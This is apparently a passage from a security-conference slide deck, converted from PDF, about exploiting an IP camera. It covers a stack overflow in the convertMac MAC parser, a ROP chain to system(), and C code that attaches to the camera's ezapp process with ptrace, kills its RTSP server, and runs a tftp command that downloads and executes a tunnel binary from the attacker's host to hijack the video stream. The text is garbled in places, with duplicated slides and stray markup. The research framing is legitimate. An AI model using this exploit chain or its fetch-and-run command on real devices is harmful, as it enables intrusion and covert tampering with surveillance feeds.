mac_addr_unparsed_cpy: -----00-00-00-00-11-11-11-11-22-22-22-22-33-33-33
\x00
```



### New approach: back to convertMac

```
mac_addr_unparsed: ------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33
mac_addr_unparsed_cpy: ------00-00-00-00-11-11-11-11-22-22-22-22-33-33-33
\x00
```

sp: 0x0000000 0x1111111 0x2222222 0x3333333 unchanged

ret

```
int convertMac(char *dst, char *src) {
...
   if (is_mac_sep(src_char)) { // -, : or space
        // Write 0 and increase index
        dst[++dst_idx] = 0;
        ++src_idx;
...
}
```



```
mac_addr_unparsed: -----00-00-00-f8-3a-25--4c-9d-33--b0-25-17-----c8-e7------
```





#### New approach: back to convertMac


```
\label{eq:mac_addr_unparsed:} &-----00-00-00-f8-3a-25--4c-9d-33--b0-25-17-----c8-e7------\\ &\text{mac_addr_unparsed\_cpy:} &-----00-00-00-f8-3a-25--4c-9d-33--b0-25-17-----c8-e7------\\ &\text{$\setminus x00$} \end{aligned}
```

sp:	0x00253af8	0x00339d4c	0x001725b0	0x00000000	0x0000e7c8
-----	------------	------------	------------	------------	------------

ret



#### New approach: back to convertMac



ret



#### New approach: back to convertMac

```
\label{eq:mac_addr_unparsed:} &-----00-00-00-f8-3a-25--4c-9d-33--b0-25-17-----c8-e7------\\ &\text{mac_addr_unparsed_cpy:} &-----00-00-00-f8-3a-25--4c-9d-33--b0-25-17-----c8-e7------\\ &\text{$\setminus x00$} \end{aligned}
```

sp: 0x00253af8 0x00339d4c 0x001725b0 0x00000000 0x0000e7c8

ret

ropchain for system(\*sadp\_buf\_ptr)

but no pthread\_exit





## **PoC or GTFO**



## Drawing inspiration from the movies

We've all seen this kind of scenes









2nd goal: hijack the camera stream!



#### Choosing the right way

- Modify video frames in memory (too hard)
- Modify RTSP responses (Not transparent and didn't work)
- Tunnel





#### The problem

- Ezapp controls every feature of the camera
- Each feature run on a thread
- RTSP is already running
- Using the port that we would like to use tunnel

So we have to shutdown RTSP without killing or crashing ezapp



#### Choosing the right way, getting the best of both worlds

- Fetch an executable with tftp
- Intrument ezapp using ptrace syscall
- Terminates cleanly the RTSP thread
- Fetch another binary: the tunnel
- Create a tunnel between the camera and the attacker to redirect the feed
- Start the server on the attacker machine



```
int main() {
110
111
         int pid = get_pid_ezapp();
112
         struct user_regs_struct oldregs, newregs;
         char original[256];
113
114
         char shellcode[256];
115
         int status;
116
         printf("Attaching to ezapp...\n");
117
118
         printf("pid: %d\n", pid);
         ptrace(PTRACE_ATTACH, pid, NULL, NULL);
119
         waitpid(pid, &status, NULL);
120
         ptrace(PTRACE_GETREGS, pid, NULL, &oldregs);
121
         printf("Saving old registers...\n");
122
         print_regs(&oldregs);
123
```



```
int main() {
110
111
         int pid = get_pid_ezapp();
112
         struct user_regs_struct oldregs, newregs;
         char original[256];
113
114
         char shellcode[256];
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         printf("Attaching to ezapp...\n");
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         ptrace(PTRACE_ATTACH, pid, NULL, NULL);
119
         waitpid(pid, &status, NULL);
120
         ptrace(PTRACE_GETREGS, pid, NULL, &oldregs);
121
         printf("Saving old registers...\n");
122
123
         print_regs(&oldregs);
```



```
memcpy(&newregs, &oldregs, sizeof(struct user_regs_struct));
131
132
         unsigned int rtsp_server_obj = ptrace(PTRACE_PEEKTEXT, pid, 0x3108A8, NULL);
133
134
         unsigned int rtsp_server_con = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_obj, NULL);
         unsiqned int rtsp_server_fd = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_con + 4, NULL);
135
136
137
         printf("Looking for RTSP server object and file descriptor...\n");
         printf("obj: 0x%08x\n", rtsp_server_obj);
138
         printf("con: 0x%08x\n", rtsp_server_con);
139
140
         printf("fd: 0x%08x\n", rtsp server fd);
141
         newreqs.pc = 0x7E518; // CRtspServer::release_resource + 4
142
143
         newregs.r0 = rtsp_server_obj;
144
         printf("Crafting registers to run CRtspServer::release_resource...\n");
145
         print_regs(&newregs);
146
147
         ptrace(PTRACE_POKETEXT, pid, 0x7E57C, 0xe1200073); // CRtspServer::release_resource_pop
148
149
         ptrace(PTRACE_SETREGS, pid, NULL, &newregs);
150
```



```
131
         memcpy(&newregs, &oldregs, sizeof(struct user_regs_struct));
132
133
         unsigned int rtsp_server_obj = ptrace(PTRACE_PEEKTEXT, pid, 0x3108A8, NULL);
         unsigned int rtsp_server_con = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_obj, NULL);
134
         unsigned int rtsp_server_fd = ptrace(PTRACE_PEEKTEXT, pid, rtsp_server_con + 4, NULL);
135
136
         printf("Looking for RTSP server object and file descriptor...\n");
137
         printf("obj: 0x%08x\n", rtsp_server_obj);
138
         printf("con: 0x%08x\n", rtsp_server_con);
139
140
         printf("fd: 0x%08x\n", rtsp server fd);
141
         newreqs.pc = 0x7E518; // CRtspServer::release_resource + 4
142
143
         newregs.r0 = rtsp_server_obj;
144
         printf("Crafting registers to run CRtspServer::release_resource...\n");
145
         print_regs(&newregs);
146
147
         ptrace(PTRACE_POKETEXT, pid, 0x7E57C, 0xe1200073); // CRtspServer::release_resource_pop
148
149
         ptrace(PTRACE_SETREGS, pid, NULL, &newregs);
150
```



```
printf("signal: 0x%08x\n", WSTOPSIG(status));
155
         printf("sigtrap: 0x%08x\n", SIGTRAP);
156
157
         ptrace(PTRACE_GETREGS, pid, NULL, &newregs);
         print_regs(&newregs);
158
159
160
         printf("RTSP server object destroyed...\n");
         printf("Restoring old registers...\n");
161
         ptrace(PTRACE_SETREGS, pid, NULL, &oldregs);
162
         ptrace(PTRACE_POKETEXT, pid, 0x7E57C, 0x3080BDE8);
163
         ptrace(PTRACE_CONT, pid, NULL, NULL);
164
165
         printf("Closing RTSP server fd on children...\n");
166
         close(rtsp_server_fd);
167
         connect_to_server();
168
```



```
pipe(fd);

printf("Forking tunnel process and waiting for parent to die... \n");
if (fork() == 0) {
    close(fd[1]);
    // block until parent goes away
    read(fd[0], &ch, 1);
    printf("Parent gone. Launching tunnel...\n");
    system("tftp -g -r t 10.42.0.1 9069;chmod +x t;./t -d -l 0.0.0.0:554 10.42.0.1:8554");
}
return 0;
```



Tunnel tcp between camera and attacker



Tunnel tcp between camera and attacker





#### Tunnel tcp between camera and attacker








Tunnel tcp between camera and attacker

## Demo



## **Takeaways**



## **Takeaways**

- This research puts the integrity of video surveillance systems into question.
- Memory corruption vulnerabilities still abound on embedded/loT devices.
  - Even on the ones marketed as security products like IP cameras.
- These kinds of vulnerabilities can be detected by static analysis and reduced by implementing secure development practices.
- Methodologies in the embedded/IoT device industry lag behind.
- Security is not a priority for the vendors even when they manufacture security related products.

# ¡Gracias!





